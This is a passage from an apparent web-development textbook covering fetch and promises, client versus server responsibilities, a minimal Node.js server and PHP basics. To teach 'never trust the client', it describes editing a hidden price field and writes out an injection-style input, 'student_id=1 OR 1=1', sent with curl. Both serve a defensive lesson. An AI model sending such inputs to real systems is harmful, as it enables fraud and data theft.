


Figure 18.3. The directory after the users have loaded.




Figure 18.4. If the server responds with an error, the page explains what happened and offers to try again.

- The response status is checked explicitly, and a timeout prevents endless waiting.
- Data from the API is inserted with `textContent`, never `innerHTML`, because external data must be treated as untrusted.
- Filtering happens on the data already loaded, so it is instant and does not send a request per keystroke.

Real-World Case: The double charge

Scenario. An online food-ordering page sends the order with `fetch` when the user taps "Place order", and shows a confirmation when the response arrives.

Problem. On slow mobile connections, nothing happens for several seconds after the tap. Users tap again — and again. Some customers are charged two or three times.

Analysis. The interface gives no feedback while the request is pending (no visibility of system status), and nothing prevents repeated submissions. Each tap starts a new POST request, and POST is not idempotent (Chapter 4).

Solution. Disable the button and show "Placing your order..." immediately on the first tap; re-enable it only if the request fails. On the server, require an *idempotency key* — a unique ID generated by the page for each order attempt and sent in a header — so that repeated requests with the same key create only one order. Handle timeouts by checking the order status rather than blindly retrying.

Lesson. Asynchronous operations need visible pending states in the interface and protection against duplicates on the server.

Chapter Summary

- Asynchronous code starts an operation and handles its result later, keeping the single main thread free.
- Callbacks are the original mechanism; nested callbacks become hard to read and to handle errors in.
- A promise represents a future result and is pending, fulfilled or rejected. `then` chains steps, `catch` handles errors from any step, `finally` cleans up; the `Promise` constructor wraps callback APIs.
- `Promise.all`, `allSettled`, `race` and `any` coordinate several promises.
- `async` functions return promises; `await` pauses the function (not the page) and works with `try/catch`. Run independent operations in parallel.
- `fetch` returns a `Response`; check `response.ok`, read the body with `json()`, send JSON with `method`, `headers` and `body`, and cancel with `AbortController`.
- Browsers enforce the same-origin policy; servers allow cross-origin reads with CORS headers.
- Interfaces must handle loading, success, empty and error states, and prevent duplicate submissions.

Key Terms

synchronous
asynchronous
callback
error-first callback
callback hell
promise
pending
fulfilled
rejected
settled
then
catch
finally
promise chaining
Promise constructor
resolve / reject
Promise.all
Promise.allSettled
Promise.race
Promise.any
async function
await
top-level await
parallel requests
fetch
Response object
response.ok
response.json()
request headers
request body
FormData
AbortController
timeout
origin
same-origin policy
CORS
preflight request
loading state
idempotency key

Review Questions

1. Why must network requests in the browser be asynchronous?
2. What is callback hell, and how do promises solve it?
3. Describe the states of a promise and the methods used to react to them.
4. What happens in a promise chain when one step throws an error?
5. Write a function `wait(ms)` that returns a promise, and use it with `await`.
6. Compare `Promise.all` and `Promise.allSettled` with a use case for each.
7. Rewrite a promise chain of your choice using `async/await`.
8. Why does `fetch` not reject for a 404 response? How should the code handle it?
9. Write the `fetch` call that sends a JSON object to `/api/feedback` with POST.
10. What is CORS, and whose job is it to fix a CORS error?

Exam-Style Questions

1. **[5 marks]** Explain promises and their states. Rewrite the following using `async/await` with error handling: `fetch("/api/courses").then(r => r.json()).then(list => show(list)).catch(e => alert(e));`
2. **[6 marks]** Write a JavaScript function that fetches weather data for a city from `/api/weather?city=…`, shows "Loading…" while waiting, displays the temperature on success, and displays a helpful message if the city is not found (404) or the server fails.
3. **[4 marks]** Explain the difference between awaiting three requests sequentially and using `Promise.all`, with code and timing.

Model answer to Question 2.

JavaScript

```
async function showWeather(city) {
  const out = document.querySelector("#weather");
  out.textContent = "Loading...";
  try {
    const res = await fetch(`/api/weather?city=${encodeURIComponent(city)}`);
    if (res.status === 404) { out.textContent = `No weather data for "${city}".`;
    ↪ return; }
    if (!res.ok) throw new Error(`HTTP ${res.status}`);
    const data = await res.json();
    out.textContent = `${data.city}: ${data.temperature} °C`;
  } catch (err) {
    out.textContent = "Weather is unavailable right now. Please try again later.";
    console.error(err);
  }
}
```

Key points: `encodeURIComponent` makes the city safe to put in a URL; a loading message ap-

pears immediately; 404 is handled as an expected case with a specific message; other non-OK statuses and network failures reach the `catch` block; output uses `textContent`.

Answers to Check Your Understanding

1. Pending, fulfilled and rejected.
2. A promise (which fulfils with the function's return value or rejects with its thrown error).
3. Sequentially: $200 + 300 + 400 = 900$ ms. With `Promise.all`: about 400 ms, the slowest request.

CHAPTER 19

Client-Side and Server-Side Scripting

Learning Outcomes — **Course Outcome: CO2, CO3**

After studying this chapter you should be able to:

- distinguish client-side from server-side scripting by where the code runs, what it can access and what it is responsible for;
- list common client-side and server-side technologies;
- decide which tasks belong on the client, which on the server, and which need both;
- explain why the server must never trust the client, and apply defence in depth to validation;
- compare multi-page and single-page applications, and the rendering strategies SSR, CSR, SSG and hydration;
- describe how Node.js runs JavaScript on the server, and write a minimal Node.js server;
- trace a request through a complete client–server application.

So far, all our JavaScript has run in the browser. But a real web application — a student portal, an online shop, a social network — needs code that runs somewhere else: on a server that stores data permanently, checks passwords, takes payments and sends e-mails. This chapter, which bridges Parts IV and V, explains the division of work between the two sides, why it matters for security and performance, and the architectural choices that follow from it.

19.1 Two Places Code Can Run

Definition — Client-side and server-side scripting

Client-side scripting is code that is downloaded to and executed by the user's browser. **Server-side scripting** is code that is executed on the web server, which sends only its *output* — usually HTML or JSON — to the browser.

19.2 Deciding Where Work Belongs

Some tasks clearly belong on one side, and many need both.

Client only: opening a menu, switching tabs, showing a password, animations, filtering data




Figure 19.1. The responsibilities of the client and the server.

Table 19.1. Client-side and server-side scripting compared.

Aspect	Client-side	Server-side
Where it runs	In the user's browser	On the web server
Languages	JavaScript (and WebAssembly)	PHP, JavaScript (Node.js), Python, Java, C#, Ruby, Go
Sees the source	Anyone (View Source, DevTools)	Only the developers
Trustworthiness	None: the user controls the environment	High: under the owner's control
Access to data	Only what the server sends	Databases, files, secrets
Speed of reaction	Instant, no network round trip	Requires a request and response
Load	On the user's device	On the server (shared by all users)
Depends on	The user's browser, device and connection	The server's configuration
Typical tasks	DOM updates, input feedback, animations, fetching data	Authentication, storage, payments, e-mails, generating pages, APIs

already loaded, drawing charts, previewing an image before upload.

Server only: checking a password, reading or writing the database, calculating the price actually charged, processing a payment, sending an e-mail, anything using a secret API key, deciding whether a user may see or change a record.

Both: validating input (instantly in the browser for convenience, then again on the server for correctness), rendering content (the server may render the first view; the client may update it).

19.2.1 Never trust the client

Everything that runs on the client is under the user's control. Using the developer tools or a tool such as `curl`, a user can change any JavaScript variable, remove any HTML validation attribute, edit hidden fields, alter prices or user IDs in requests, or send requests the interface never offers. The server must therefore assume that every request may have been crafted by an attacker.

This principle, together with *defence in depth* — several independent layers of protection — is the foundation of web security (Chapter 32). Client-side validation improves the user experience; server-side validation, authorisation checks and database constraints provide the security.




Figure 19.2. Defence in depth: client checks help users; server checks protect the system.

Real-World Case: The hidden price field

Scenario. A small shop's checkout form includes `<input type="hidden" name="price" value="45000">` for a laptop, and the PHP script charges whatever `$_POST['price']` contains.

Problem. A customer changes the value to `450` in the developer tools and buys the laptop for Tk 450.

Analysis. The server trusted data that came from the client. Hidden fields are hidden only from the layout, not from the user.

Solution. Send only the product ID and quantity; on the server, look up the price in the database, validate the quantity, and calculate the total there. The page may still *display* a total calculated in JavaScript for convenience, but the server's figure is the one that counts.

Lesson. Anything the client sends is a request, not a fact. Business rules belong on the server.

✔ Check Your Understanding

1. Classify as client, server or both: showing a character counter; checking that an e-mail address is not already registered; hashing a password; sorting a table that is already displayed.
2. Why is JavaScript validation not a security measure?

19.3 Common Technologies

Client side. HTML, CSS and JavaScript are the only languages browsers run natively (plus *WebAssembly*, a compact binary format that lets code written in C, C++ or Rust run at near-native speed, used by tools such as Figma and in-browser games). Front-end libraries and frameworks — React, Vue, Angular, Svelte — help build large interactive interfaces.

Server side. Any language can generate web pages, because the server only has to send text over HTTP. Popular choices include:

- **PHP** — designed for the Web; powers WordPress and a large share of all websites; frameworks Laravel and Symfony (Part V and Part VI of this book);
- **JavaScript on Node.js** — the same language on both sides; frameworks Express, NestJS, Next.js;

- **Python** — Django, Flask, FastAPI; popular for data-heavy and AI applications;
- **Java** (Spring Boot) and **C#** (ASP.NET Core) — common in enterprises and banks;
- **Ruby** (Rails) and **Go** — known respectively for developer productivity and for performance.

A *full-stack* developer works on both sides. The stack names you will hear — LAMP (Linux, Apache, MySQL, PHP), MERN (MongoDB, Express, React, Node.js) — list the technologies of each layer.

19.4 Server-Side JavaScript with Node.js

Node.js, created by Ryan Dahl in 2009, runs Google's V8 engine outside the browser, adding modules for files, networking and processes. Its event-driven, non-blocking design (the same event loop as the browser, Chapter 16) lets a single process handle many simultaneous connections efficiently. Its package manager, `npm`, hosts the largest collection of open-source libraries in the world.

JavaScript | `server.js --- a minimal web server with Node.js (no frameworks)`

```
const http = require("node:http");

const courses = [
  { code: "CSE-3201", title: "Web Technologies", credits: 3 },
  { code: "CSE-3203", title: "Compiler Design",  credits: 3 },
];

const server = http.createServer((req, res) => {
  const url = new URL(req.url, `http://${req.headers.host}`);
  if (req.method === "GET" && url.pathname === "/api/courses") {
    res.writeHead(200, { "Content-Type": "application/json" });
    res.end(JSON.stringify(courses));
  } else if (req.method === "GET" && url.pathname === "/") {
    const name = url.searchParams.get("name") ?? "guest";
    const safe = name.replace(/[&<>"']/g, c => `&#${c.charCodeAt(0)};`);   // escape
    ↪ HTML
    res.writeHead(200, { "Content-Type": "text/html; charset=utf-8" });
    res.end(`<!DOCTYPE html><h1>Hello, ${safe}!</h1><p>Rendered on the server at ${
    ↪ new Date().toISOString()}</p>`);
  } else {
    res.writeHead(404, { "Content-Type": "text/plain" });
    res.end("Not found");
  }
});

server.listen(3000, () => console.log("Listening on http://localhost:3000"));
```

➤ Running and testing the server

```
$ node server.js
Listening on http://localhost:3000
$ curl localhost:3000/api/courses
[{"code":"CSE-3201","title":"Web Technologies","credits":3},{"code":"CSE-3203",...}]
$ curl "localhost:3000/?name=<b>Rahim</b>"
<!DOCTYPE html><h1>Hello, &#60;b&#62;Rahim&#60;/b&#62;!</h1><p>Rendered on the server
    ↪ at 2026-09-28T08:36:26Z</p>
$ curl -i localhost:3000/nope
HTTP/1.1 404 Not Found
```

➤ How it works

`createServer` registers a callback that runs for every incoming request. The code examines the method and path (*routing*), then writes a status code, headers and a body: JSON for the API route, HTML for the home page, a 404 otherwise. The `name` query parameter is escaped before being placed into HTML, so the `<b>` tags arrive as harmless text — the server-side counterpart of using `textContent`. The timestamp shows that the HTML was generated on the server at request time. Real applications use a framework (Express, or Laravel in PHP) that provides routing, request parsing and security features; Part V builds the same ideas in PHP.

19.5 Application Architectures

19.5.1 Multi-page and single-page applications

Multi-page application (MPA). Each navigation or form submission requests a new HTML page from the server, which renders it. JavaScript adds enhancements. This is the traditional model of PHP sites, Laravel with Blade templates, WordPress and most content sites.

Single-page application (SPA). The browser loads one HTML shell and a JavaScript application once. After that, the application fetches data (usually JSON from an API) and updates the DOM itself; navigation changes the URL with the History API without reloading. Gmail, Google Maps, Trello and Figma are SPAs, typically built with React, Vue or Angular.




Figure 19.3. Navigation in a multi-page and a single-page application.

19.5.2 Rendering strategies

Where the HTML is produced has large effects on speed, search engines and complexity. There

Table 19.2. Rendering strategies.

Strategy	How	Strengths	Weaknesses
Server-side rendering (SSR)	Server builds HTML for each request	Fast first view; works without JS; good for SEO	Full page loads; server work per request
Client-side rendering (CSR)	Server sends an empty shell; JS fetches data and builds the page	App-like interactions after loading	Slow first view on weak phones; SEO harder; blank page if JS fails
Static site generation (SSG)	HTML built once at deploy time, served as files	Extremely fast, cheap, secure	Content fixed until the next build
Hybrid / hydration	Server renders HTML, then JS "hydrates" it to make it interactive (Next.js, Nuxt)	Fast first view *and* rich interactivity	More complex; JavaScript still downloaded

is no single best choice. A university information site or blog suits SSR or SSG; an online editor or chat suits an SPA; an e-commerce site often uses a hybrid, rendering product pages on the server for speed and search engines while making the cart interactive. Laravel supports all of these, from Blade templates (SSR) to APIs consumed by SPAs (Chapter 30).

Progressive enhancement

A robust approach is to build the core functionality with server-rendered HTML and working forms, then *enhance* it with JavaScript. If the script fails to load — a flaky mobile connection, an old browser, a JavaScript error — the page still works. The Study Planner of Chapter 17 could be enhanced this way by giving its form a real `action` on the server.

19.6 A Request from End to End

To tie Parts I to IV together and prepare for Part V, consider what happens when a logged-in student clicks "Show results" on a university portal built with Laravel and a little JavaScript.

1. **Client: event.** A click listener runs; JavaScript disables the button and shows a spinner (Chapter 17).
2. **Client: request.** `fetch("/api/results?term=2")` is sent; the browser attaches the session cookie (Chapter 18).
3. **Network.** DNS resolves the host name; a TLS connection is reused or established; the HTTP request travels to the server (Chapters 1–4).
4. **Server: routing and middleware.** The web server passes the request to PHP; Laravel matches the route, and middleware verifies the session and that the user is a student (Chapters 22, 27).

5. **Server: controller and model.** The controller asks the model for this student's results for term 2; the model runs a parameterised SQL query on the database (Chapters 23, 28).
6. **Server: response.** The controller returns the results as JSON with status 200 (Chapter 30).
7. **Client: rendering.** The promise resolves; JavaScript checks `response.ok`, builds a table with `textContent`, hides the spinner and re-enables the button.

Every chapter of this book describes one link in this chain. Part V now turns to the server.

Chapter Summary

- Client-side code runs in the browser, has access to the page and user input, and is visible to and modifiable by the user. Server-side code runs on the server, has access to data and secrets, and sends only its output.
- Interactivity belongs on the client; storage, authentication, business rules and anything involving secrets belong on the server; validation belongs on both.
- Never trust the client: servers must validate and authorise every request (defence in depth).
- Browsers run HTML, CSS, JavaScript and WebAssembly; servers may use PHP, Node.js, Python, Java, C#, Ruby, Go and others.
- Node.js runs JavaScript on the server with a non-blocking event loop; a server examines the method and path of each request and returns a status, headers and body.
- MPAs render a page per request; SPAs update a single page from JSON APIs. SSR, CSR, SSG and hybrid rendering trade off first-load speed, interactivity, SEO and complexity. Progressive enhancement builds resilient sites.

Key Terms

client-side scripting
server-side scripting
never trust the client
defence in depth
business rules
WebAssembly
front-end framework
full-stack
LAMP
MERN
Node.js
npm
routing
multi-page application
single-page application
History API
server-side rendering
client-side rendering
static site generation
hydration
progressive enhancement

Review Questions

1. Compare client-side and server-side scripting under six headings.
2. Give three tasks that must run on the server, three that should run on the client, and two that need both.
3. Explain "never trust the client" with an example of an attack.
4. What is Node.js, and what makes it suitable for handling many connections?
5. In the Node.js server example, why is the `name` parameter escaped?

6. Compare multi-page and single-page applications.
7. Explain SSR, CSR and SSG, and suggest an appropriate strategy for a news site, an online code editor and a documentation site.
8. What is progressive enhancement, and why does it make sites more robust?

Exam-Style Questions

1. **[6 marks]** Differentiate between client-side and server-side scripting with a diagram. Explain, with an example, why validation must be performed on the server even when it is performed in the browser.
2. **[5 marks]** Describe the journey of an AJAX request from a click in the browser to the display of data returned from a database, naming the technologies involved at each step.
3. **[4 marks]** Compare server-side rendering and client-side rendering in terms of first-load performance, SEO, interactivity and server load.

Model answer to Question 1 (key points). Client-side scripts (JavaScript) are downloaded and executed in the browser; they manipulate the DOM, respond instantly to user input and cannot access the database. Server-side scripts (PHP, Node.js, Python ...) run on the server, access databases and secrets, and send HTML or JSON; their source is not visible. (Diagram as in Figure 19.1.) Validation on the server is essential because the client is under the user's control: for example, a registration form may check with `pattern` that a student ID has seven digits, but an attacker can remove the attribute in DevTools or send `student_id=1 OR 1=1` directly with `curl`. Only the server's own validation (and parameterised queries) can reject such input. Client-side validation is kept for fast, friendly feedback.

Answers to Check Your Understanding

1. Character counter: client. Checking whether an e-mail is registered: server (the client may call it through an API for live feedback). Hashing a password: server. Sorting a displayed table: client.

2. Because it runs in an environment the user controls; it can be disabled, modified or bypassed entirely by sending requests directly.

PART V

Server-Side Development

PHP, state, databases and the architecture of web applications.

CHAPTER 20

PHP Fundamentals

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- explain what PHP is, how a PHP page is processed, and the difference between static and dynamic pages;
- set up a local PHP development environment and run PHP scripts in a browser and on the command line;
- write PHP syntax correctly: tags, statements, comments, output with `echo`, and embedding PHP in HTML;
- use variables, constants and PHP's data types, and explain type juggling and strict types;
- use operators, conditional statements, `match` and loops;
- define and call functions with typed parameters, default values and return types, and explain variable scope;
- work with indexed, associative and multidimensional arrays and the most useful array and string functions;
- organise code with `include` and `require`, handle errors with exceptions, and use basic object-oriented PHP.

Part IV ended with the principle that data storage, authentication and business rules belong on the server. This part of the book turns to server-side development with **PHP**, the language that powers WordPress, Wikipedia, Facebook's early years and a large proportion of all websites, including many university portals and business systems in Bangladesh. PHP is easy to start with, runs on almost every web host, and — in its modern form, with frameworks such as Laravel — is a productive, well-designed tool for professional applications.

20.1 What Is PHP?

Definition — PHP

PHP (a recursive acronym for *PHP: Hypertext Preprocessor*) is an open-source, server-side scripting language designed for web development. PHP code is embedded in HTML or placed in `.php` files; the web server executes it and sends the resulting output, usually HTML, to the browser.

Rasmus Lerdorf created PHP in 1994 as a set of tools for his "Personal Home Page". It grew into a full language: PHP 5 (2004) introduced a proper object model; PHP 7 (2015) roughly doubled performance; PHP 8 (2020) added a just-in-time compiler, union types, named arguments, the `match` expression, the nullsafe operator and attributes, and PHP 8.1–8.4 added enumerations, read-only properties and more. Code in this book targets PHP 8.2 or later.

20.1.1 Static and dynamic pages

A static page is a file sent to every visitor exactly as stored. It is fast and simple, but the same for everyone and changes only when someone edits the file.

A dynamic page is generated by a program for each request. Its content can depend on who is logged in, what is in the database, the time, or the query string: a results page, a shopping cart, a search page.

20.1.2 How a PHP page is processed




Figure 20.1. Processing a request for a PHP page.

1. The browser requests a URL that ends in `.php` (or is routed to a PHP front controller).
2. The web server recognises a PHP file and hands it to the PHP engine (through PHP-FPM or an Apache module).
3. The script runs. It may read the request data, query a database, read files or call other services.
4. Whatever the script *outputs* — with `echo` or as literal HTML outside the PHP tags — becomes the response body.
5. The browser receives ordinary HTML. It never sees the PHP code. (View the page source to confirm.)

Each request starts a fresh execution: variables do not survive from one request to the next. State that must persist lives in a database, in files, or in a session (Chapter 22) — a consequence of HTTP's statelessness.

20.1.3 Setting up

PHP pages must be served by a web server with PHP installed; opening a `.php` file directly in the browser shows the raw code. Options for a development machine:

- **XAMPP** (Windows, macOS, Linux) or **Laragon** (Windows): one installer providing Apache, PHP, MySQL/MariaDB and phpMyAdmin. Place files in the `htdocs` (XAMPP) or `www` (Laragon) folder and open `http://localhost/yourfolder/`.
- **PHP's built-in server**, ideal for learning and for frameworks:

➤ Running PHP from the command line

```
$ php -v                          # check the version
PHP 8.4.21 (cli) ...
$ php hello.php                   # run a script in the terminal
$ php -S localhost:8000           # serve the current folder at http://localhost:8000
```

Appendix A gives step-by-step installation instructions. Use VS Code with the *PHP Intelephense* extension for auto-completion and error detection.

20.2 Syntax Basics

PHP | hello.php

```php
<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>Hello PHP</title></head>
<body>
  <h1><?php echo "Hello from PHP!"; ?></h1>
  <p>Today is <?= date("l, j F Y") ?>.</p>      <!-- <?= ... ?> is short for <?php
    ↪ echo ... ?> -->
  <?php
    // A single-line comment      # also a single-line comment
    /* A multi-line comment */
    $hour = (int) date("G");
    if ($hour < 12) {
        echo "<p>Good morning!</p>";
    } else {
        echo "<p>Good afternoon!</p>";
    }
  ?>
</body>
</html>
```

- PHP code lives between `<?php` and `?>`. Everything outside the tags is sent to the browser unchanged, so PHP files mix HTML and code freely. `<?= expression ?>` outputs a value.
- Statements end with a semicolon.
- Keywords and function names are case-insensitive, but *variable names are case-sensitive*: `$name` and `$Name` are different variables.
- A file that contains only PHP code should omit the closing `?>`, so that no accidental white space after it is sent to the browser (which would break later `header()` or cookie calls).
- `echo` outputs one or more values; `print` outputs one value and returns 1. Use `echo`. For debugging, `var_dump($x)` shows a value's type and contents, and `print_r($x)` shows arrays readably.

Set the server's time zone once, for example in `php.ini` (`date.timezone = Asia/Dhaka`) or with `date_default_timezone_set('Asia/Dhaka');`, so that dates are displayed in local time.

20.3 Variables, Constants and Types

20.3.1 Variables

Variables start with `$`, followed by a letter or underscore and then letters, digits or underscores. They are created by assignment and need no declaration.

PHP

```php
<?php
$name  = "Ayesha";
$marks = 86;
echo "Hello, $name! You scored {$marks}.\n";   // double quotes: variables are
    ↪ interpolated
echo 'Single quotes: $name', "\n";              // single quotes: taken literally
echo "Name: " . $name . "\n";                   // . concatenates strings
$greeting = "Hello";
$greeting .= ", world";                         // append
```

➤ Output

```
Hello, Ayesha! You scored 86.
Single quotes: $name
Name: Ayesha
```

20.3.2 Constants

PHP

```php
const APP_NAME = "Result Portal";        // compile-time constant
define("MAX_UPLOAD_MB", 2);              // defined at run time
echo APP_NAME, " allows ", MAX_UPLOAD_MB, " MB uploads";   // no $ sign
echo PHP_VERSION, PHP_EOL;               // predefined constants
```

20.3.3 Data types

`gettype($x)` and `var_dump($x)` reveal a value's type; `is_int`, `is_string`, `is_array`, `is_numeric` test it. Values are converted with casts such as `(int) "42"`, `(float)`, `(string)`, `(bool)`.

20.3.4 Type juggling and strict types

Like JavaScript, PHP converts types automatically when needed, but its operators are separate: `+` always adds numbers and `.` always joins strings, which avoids JavaScript's `"100" + 50` trap.

PHP

```php
var_dump("5" + 3);         // int(8)       -- numeric string converted
var_dump("10" == "1e1");   // bool(true)   -- both numeric strings: compared as
    ↪ numbers!
var_dump(0 == "a");        // bool(false)  -- PHP 8 fixed the old "0 == 'a' is true"
    ↪  behaviour
```

Table 20.1. PHP data types.

Type	Examples	Notes
`int`	`42`, `-7`, `0x1F`, `1_000_000`	64-bit integers
`float`	`3.14`, `2.5e3`	Floating point (same caveats as JavaScript)
`string`	`"Dhaka"`, `'CSE'`	Byte strings; use `mb_*` functions for Unicode text
`bool`	`true`, `false`	
`array`	`[1, 2, 3]`, `["id" => 7]`	Ordered maps: both lists and dictionaries
`object`	`new Student()`	Instances of classes
`null`	`null`	No value; unset variables
`callable`, `iterable`, `resource`		Functions, iterables, handles to files or connections

```
var_dump("abc" === "abc"); // bool(true)   -- === compares type and value
```

Use `===` and `!==`, as in JavaScript. For function arguments, adding `declare(strict_types=1);` at the top of a file makes PHP reject arguments of the wrong scalar type instead of converting them silently:

PHP

```php
<?php
declare(strict_types=1);
function grade(int $marks): string { /* ... */ }
grade("86");    // TypeError: grade(): Argument #1 ($marks) must be of type int,
    ↪ string given
```

20.4 Operators and Control Structures

PHP's arithmetic (`+ - * / % **`), comparison (`== === != !== < > <= >=`), logical (`&& || !`, also `and`, `or`) and assignment operators work as in JavaScript. Some are specific to PHP:

PHP

```php
$full = "Web" . " " . "Technologies";      // string concatenation
$user = $_GET["user"] ?? "Guest";          // null coalescing: default if missing or
    ↪ null
$count ??= 0;                              // assign only if null/unset
$result = 5 <=> 10;                        // spaceship: -1, 0 or 1 (for sorting)
$status = $marks >= 40 ? "Pass" : "Fail"; // conditional
$city = $student?->address?->city;         // nullsafe operator (objects)
var_dump(intdiv(10, 4), 10 % 4, 10 / 4);   // int(2) int(2) float(2.5)
```

20.4.1 Conditionals and match

`if`, `elseif`, `else` and `switch` behave as in JavaScript. PHP 8's `match` expression is a safer alternative to `switch`: it compares strictly, returns a value, needs no `break`, and throws an error if no

arm matches.

PHP

```php
function grade(int $m): string {
    return match (true) {
        $m >= 80 => "A+",
        $m >= 70 => "A",
        $m >= 60 => "A-",
        $m >= 40 => "C",
        default  => "F",
    };
}
$dayType = match ($day) {
    "Friday", "Saturday" => "Weekend",
    default              => "Working day",
};
```

In templates, PHP offers an *alternative syntax* that reads better inside HTML:

PHP

```php
<?php if ($isLoggedIn): ?>
  <p>Welcome back, <?= htmlspecialchars($name) ?>!</p>
<?php else: ?>
  <a href="/login">Log in</a>
<?php endif; ?>
```

20.4.2 Loops

PHP

```php
for ($i = 1; $i <= 5; $i++) { echo $i; }            // 12345
$n = 3;
while ($n > 0) { echo $n--; }                       // 321
$courses = ["HTML", "CSS", "PHP"];
foreach ($courses as $course) { echo "$course\n"; }
foreach ($courses as $index => $course) { echo "$index: $course\n"; }   // 0: HTML
    ↪ ...
```

`foreach` is the usual way to iterate over arrays; `break` and `continue` work as in JavaScript.

20.5 Functions

PHP

```php
<?php
declare(strict_types=1);

function fullName(string $first, string $last, string $sep = " "): string {   //
    ↪ typed, with default
    return $first . $sep . $last;
```

```php
}
echo fullName("Nusrat", "Jahan");                  // Nusrat Jahan
echo fullName(last: "Jahan", first: "Nusrat");     // named arguments (PHP 8)

function average(float ...$values): float {        // variadic parameter
